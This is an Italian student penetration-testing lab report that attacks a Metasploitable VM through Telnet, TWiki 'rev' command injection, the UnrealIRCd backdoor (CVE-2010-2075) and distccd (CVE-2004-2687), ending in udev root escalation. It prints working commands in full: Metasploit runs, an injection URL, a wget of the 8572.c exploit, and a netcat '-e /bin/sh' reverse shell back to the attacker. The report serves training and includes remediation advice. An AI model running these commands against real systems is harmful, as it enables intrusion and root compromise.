# W16D1 - Pratica

# **Epic Education Srl**

# **Exploit Telnet e TWiki, CVE-2010-2075, CVE-2004-2687**

**Simone Giordano** 

25/10/2025



#### **Contatti:**

Tel: 3280063044

Email: mynameisimone@gmail.com

Linkedin: https://www.linkedin.com/in/simone-giordano-91290652/

## Sommario

Sintesi esecutiva	3
Perimetro	3
Panoramica delle vulnerabilità	3
Azioni di rimedio	4
Configurazione di rete	5
Vulnerabilità Telnet	6
Sfruttamento Telnet con modulo telnet_version	6
Esercizio facoltativo	8
Vulnerabilità TWiki	8
Pratica extra	9
CVE-2010-2075	9
CVF-2004-2687	11

## Sintesi esecutiva

Sono stati esaminati e testati exploit relativi ai servizi Telnet e TWiki, oltre a due vulnerabilità documentate (CVE-2010-2075 e CVE-2004-2687).

Il test ha confermato la presenza di multipli vettori di compromissione sfruttabili che hanno permesso l'accesso remoto al sistema target e, in casi significativi, l'elevazione di privilegi fino a root.

L'analisi ha messo in luce come sistemi non aggiornati e servizi insicuri (servizi in chiaro, pacchetti compromessi e demoni esposti) possano essere combinati per ottenere compromissione completa e persistenza.

Sulla base dei risultati si raccomandano interventi immediati di contenimento, rimozione/aggiornamento dei servizi vulnerabili, verifica dell'integrità dei sistemi e un piano di remediation seguito da un retest.

## Perimetro

#### Macchine

Matasploit IP 192.168.1.40 (target) Kali IP 192.168.1.25 (attaccante)

## Panoramica delle vulnerabilità

#### Telnet

- Servizio in chiaro e vulnerabile all'intercettazione delle credenziali.
- Exploit utilizzato: **telnet\_version** di Metasploit per il recupero di user e password.
- Accesso remoto ottenuto con credenziali valide.

#### **TWik**

- Sulla piattaforma è stato eseguito un payload che ha eseguito il comando **id** che ha restituito informazioni sull'utente.

#### CVE-2010-2075 - UnrealIRCd Backdoor

- Backdoor inserita nel pacchetto sorgente ufficiale compromesso.
- Exploit lanciato con successo tramite Metasploit sulla porta 6667.
- Ottenuta shell remota con privilegi root.

#### CVE-2004-2687

- Servizio distccd non limitato e accessibile da remoto.
- Exploit eseguito con successo ma accesso non root.
- Privilegi elevati con udev tramite exploit 8572.c, ottenendo shell root.

# Azioni di rimedio

#### **Telnet**

Disinstallare o disabilitare il servizio; sostituirlo con SSH; limitare accesso per IP.

### **TWiki**

- Aggiornare all'ultima versione; applicare patch di sicurezza; restringere i permessi di scrittura e gestione.

## CVE-2010-2075 - UnrealIRCd Backdoor

- Verificare integrità dei pacchetti; aggiornare a release non compromesse; rimuovere eventuali versioni infette.

### CVE-2004-2687


Limitare accesso in rete tramite firewall; aggiornare distccd e udev; disabilitare servizi non necessari; monitorare attività sospette su porte aperte.

# Configurazione di rete

Configuro Metasploit con IP 192.168.1.40

```
# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.1.40
netmask 255.255.255.0
network 192.168.1.0
broadcast 192.168.1.255
gateway 192.168.1.1
```

Imposto Kali con IP 192.168.1.25.



## Vulnerabilità Telnet

## Sfruttamento Telnet con modulo telnet version

Con nmap individuo il servizio telnet e la relativa porta aperta.

```
msf > nmap -sV 192.168.1.40
*] exec: nmap -sV 192.168.1.40
Starting Nmap 7.95 ( https://nmap.org ) at 2025
Nmap scan report for 192.168.1.40
Host is up (0.0012s latency).
Not shown: 977 closed tcp ports (reset)
         STATE SERVICE
         open ftp
open ssh
21/tcp
                              vsftpd 2.3.4
22/tcp
                              OpenSSH 4 7p1 Debian
         open telnet
                              Linux telnetd
23/tcp
                              Postfix smtpd
25/tcp
         open
                smilp
```

Avvio Metasploit con il comando msfconsole.

Cerco il modulo **telnet\_version** con il comando **search**, visualizzo le opzioni da configurare con **show options**, quelle necessarie sono quelle **Required**.

Imposto l'IP target con **set rhosts 192.168.1.40**, quindi lancio il modulo con il comando **exploit.** Il modulo recupera user e password senza la necessità di configurare un payload.

```
set rhosts 192.168.1.40
msf auxiliary(
rhosts ⇒ 192.168.1.40

msf auxiliary(scanner/
                                                              ) > exploit
 [+] 192.168.1.40:23
                                        192.168.1.40:23 TELNET
                                                \x0a _ _
\ \x0a| '_
                                                   |\x0a|
                                                        \x0a|_|
                                                              \x0a\x0a\x0aWarning: Never expos
e this VM to an untrusted network!\x0s\x0aContact: msfdev[at]metasploit.com
\x0a\x0aLogin with msfadmin/msfadmin to get started\x0a\x0a\x0ametasploitab
le login:
     192.168.1.40:23 - Scanned 1 of
Auxiliary module execution completed
                                                             hosts (100% complete)
                                                              ) >
<u>msf</u> auxiliary(
```

Mi connetto al servizio telnet vulnerabile e inserisco le credenziali recuperate grazie a Metasploit e riesco ad accedere e visualizzare l'IP di Metasploitable.

```
-(kali⊛ kali)-[~]
Trying 192.168.1.40...
Connected to 192.168.1.40.
Escape character is
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
metasploitable login: msfadmin
Password:
Last login: Tue Oct 21 12:45:50 EDT 2025 from PC_Simone.homenet.telecomit
alia.it on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008
i686
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 :: 1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen
    link/ether 08:00:27:81:22:36 brd ff:ff:ff:ff:ff
inet 192.168.1.40/24 brd 192.168.1.255 scope global eth0
    inet6 fe80::a00:27ff:fe81:7236/64 scope link
       valid_lft forever preferred_lft forever
```

## Esercizio facoltativo

### Vulnerabilità TWiki

Visualizzo il report elaborato con Nessus per analizzare la vulnerabilità.

#### 19704 - TWiki 'rev' Parameter Arbitrary Command Execution

#### Synopsis

The remote web server hosts a CGI application that is affected by an arbitrary command execution vulnerability.

#### Description

The version of TWiki running on the remote host allows an attacker to manipulate input to the 'rev' parameter in order to execute arbitrary shell commands on the remote host subject to the privileges of the web server user id.

#### Plugin Output

#### tcp/80/www

```
Nessus was able to execute the command "id" using the following request:

http://192.168.50.101/twiki/bin/view/Main/TwikiUsers?rev=2%20%7cid%7c%7cecho%20

This produced the following truncated output (limited to 2 lines):
_______uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Avvio Metasploit e cerco un exploit adatto e scelgo **twiki\_history** che ha la descrizione simile alla dicitura del report di Nessus.

```
2 exploit/unix/webapp/twiki_history 2005-09-14 excellent Y
es TWiki History TWikiUsers rev Parameter Command Execution
```


## 19704 - TWiki 'rev' Parameter Arbitrary Command Execution

### Scelgo il payload reverse.


```
.
10 payload/cmd/<mark>unix/reverse</mark>
normal No Unix Command Shell, Double Reverse TCP (telnet)
```

Lancio l'attacco ma non funziona, nonostante tutte le opzioni siano configurate correttamente.

```
msf exploit(unix/webapp/twiki_history) > run
[*] Started reverse TCP double handler on 192.168.1.25:4444
[+] Successfully sent exploit request
[*] Exploit completed, but no session was created.
```



Decido quindi di adattare il payload indicato sul report di Nessus, con il quale riesco a visualizzare alcuni dati direttamente nel browser.



# Pratica extra

#### CVE-2010-2075

Nel maggio 2010, gli sviluppatori di UnrealIRCd scoprirono che il pacchetto sorgente ufficiale "Unreal3.2.8.1.tar.gz" scaricabile dal loro sito era stato manomesso da un attaccante circa 8 mesi prima.

In pratica, il file distribuito sul sito era infetto da una backdoor.

Chi scaricò e installò quella versione prima di giugno 2010, installò inconsapevolmente un malware. Questa compromissione è registrata come **CVE-2010-2075**.

Ho aperto Metasploit e trovato un exploit correlato a UnrealIRCD.

```
5 exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12 excellent No UnrealIRCD 3.2.8.1 Backdoor Command Execution
```

Controllando le Options ho visto che di default è impostato sulla porta 6667, quindi grazie a un test nmap su quella porta ho notato che è aperta sul nostro target.

Name ——	Current Setting	Required	Description
CHOST		no	The local client address
CPORT		no	The local client port
Proxies		no	A proxy chain of format type:host:po cks4
RHOSTS	6667	yes	The target host(s), see https://docs
RPORT		yes	The target port (TCP)

```
(kali⊕ kali)-[~]
$ nmap -sV -p 6667 192.168.1.40
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-22 16:21 EDT
Nmap scan report for 192.168.1.40
Host is up (0.0018s latency).

PORT STATE SERVICE VERSION
6667/tcp open irc UnrealIRCd
```

## Scelgo il payload reverse.

```
No Unix Command, Generic Command Execution
6 payload/cmd/unix/reverse .
```

#### Imposto tutti i parametri Required.

Name	Current Settin	g Required	Description				
CHOST CPORT Proxie	s	no no no	The local client address The local client port A proxy chain of format type:host: port[,type:host:port][]. Suppor ted proxies: socks5, socks5h, http , sapni, socks4				
RHOSTS	192.168.1.40	yes	The target host(s), see https://do cs.metasploit.com/docs/using-metas ploit/basics/using-metasploit.html				
RPORT	6667	yes	The target port (TCP)				
Payload options (cmd/unix/reverse):							
Name	Current Setting	Required	Description				
LHOST	192.168.1.25	yes	The listen address (an interface may be specified)				
LPORT	4444	yes	The listen port				

Avvio il payload, riesco a connettermi alla backdoor e con il comando ID visualizzo i privilegi (root).

```
msf exploit(
                                               ) > run
    Started reverse TCP double handler on 192.168.1.25:4444
    192.168.1.40:6667 - Connected to 192.168.1.40:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    192.168.1.40:6667 - Sending backdoor command ...
    Accepted the first client connection ...
   Accepted the second client connection...
   Command: echo EQQYedCa8a4ARyMh;
   Writing to socket A
    Writing to socket B
   Reading from sockets...
   Reading from socket B
   B: "EQQYedCa8a4ARyMh\r\n"
   Matching ...
   A is input..
 ★] Command shell session 1 opened (192.168.1.25:4444 → 192.168.1.40:45542
 at 2025-10-22 16:48:50 -0400
ls
Donation
LTCENSE
aliases
badwords.channel.conf
badwords.message.conf
badwords.quit.conf
curl-ca-bundle.crt
dccallow.conf
doc
help.conf
ircd.log
ircd.pid
ircd.tune
modules
networks
spamfilter.conf
tmp
unreal
unrealircd.conf
uid=0(root) gid=0(root)
```

## CVE-2004-2687

È una vulnerabilità di **distccd** (il demone di **distcc**, il compilatore distribuito) che permette a un attaccante remoto di eseguire comandi arbitrari inviando **job di compilazione non autorizzati** al demone, se quest'ultimo non è stato configurato per limitare l'accesso alla porta del servizio. In pratica: un servizio distccd esposto e non restrittivo può essere usato per lanciare comandi sul server.

Scelgo l'exploit unix/misc/distcc\_exec.

Imposto il payload **reverse** e lo avvio ma non sono utente root.

```
6 payload/cmd/unix/reverse
No Unix Command Shell, Double Reverse TCP (telnet)
```

```
) > run
msf exploit()
* Started reverse TCP double handler on 192.168.1.25:4444
   Accepted the first client connection ...
Accepted the second client connection...
[*] Command: echo HAnYEuekYZBAP90f;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "HAnYEuekYZBAP90f\r\n"
[*] Matching...
[*] A is input...
[★] Command shell session 3 opened (192.168.1.25:4444 → 192.168.1.40:57029
) at 2025-10-22 17:10:23 -0400
uid=1(daemon) gid=1(daemon) groups=1(daemon)
```

Con il comando **ps aux | grep udev** noto che è attivo il processo **udev**, che sarebbe il gestore dei dispositivi per il kernel Linux.

Cerco eventuali exploit per udev e scelgo 8572.c

Avvio apache2 per il trasferimento del file sul target.

```
(kali⊗ kali)-[~]
$ service apache2 start
```

Copio 8572 nella directory di apache2.

```
(kali@kali)-[~]
sudo cp /usr/share/exploitdb/exploits/linux/local/8572.c /var/www/html
```

Da dentro il target ho scaricato il file per il payload 8572.c.

```
wget 192.168.1.25/8572.c
--11:13:46-- http://192.168.1.25/8572.c
⇒ `8572.c'

Connecting to 192.168.1.25:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2,757 (2.7K) [text/x-csrc]

OK .. 100% 59.95 M

B/s

11:13:46 (59.95 MB/s) - `8572.c' saved [2757/2757]

ls
4509.jsvc_up
8572.c
```

La guida di 8572.c dice che bisogna avviare 8572 passando il PID di udev prelevato da /proc/net/netlink, a quel punto l'exploit avvierà automaticamente il file /tmp/run come root.

```
Usage:

Pass the PID of the udevd netlink socket (listed in /proc/net/netlink, usually is the udevd PID minus 1) as argv[1].

The exploit will execute /tmp/run as root so throw whatever payload you want in there.
```

Sul target con i seguenti comandi rispettivamente:

- Creo un file vuoto chiamato run

- Scrivo la riga che indica che lo script deve essere eseguito con /bin/sh
- Aggiungo il comando che avvia la reverse shell verso l'IP e la porta indicati usando Netcat.

```
touch run
echo '#!/bin/sh' > run
echo '/bin/netcat -e /bin/sh 192.168.1.25 5555' >> run
```

## Compilo 8572.c

```
gcc 8572.c -o 8572
```

## Visualizzo il contenuto di run

```
cat run
#!/bin/sh
/bin/netcat -e /bin/sh 192.168.1.25 5555
```

Visualizzo le informazioni sulle socket Netlink, e ottengo il PID di udev, in questo caso è 2352.

							•	
cat /proc/net/netlink								
sk	Eth	Pid	Groups	Rmem	Wmem	Dump	Locks	
f7c4c800	0	0	00000000	0	0	00000000	2	
dfc24a00	4	0	00000000	0	0	00000000	2	
f7f71000	7	0	00000000	0	0	00000000	2	
f7cffc00	9	0	00000000	0	0	00000000	2	
f7cfac00	10	0	00000000	0	0	00000000	2	
f7c4cc00	15	0	00000000	0	0	00000000	2	
f7c17600	15	2352	00000001	0	0	00000000	2	
f7c79800	16	0	00000000	0	0	00000000	2	
df8c8800	18	0	00000000	0	0	00000000	2	

Rendo il file 8572 eseguibile.

chmod +x 8572

Eseguo 8572, passando 2352 (PID di udev).

./8572 2352

Metto Netcat in ascolto su Kali sulla porta 5555 ottenendo la shell root!

```
-(kali⊛kali)-[~]
$ nc -lvnp 5555
listening on [any] 5555 ...
connect to [192.168.1.25] from (UNKNOWN) [192.168.1.40] 49223
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
id
uid=0(root) gid=0(root)
```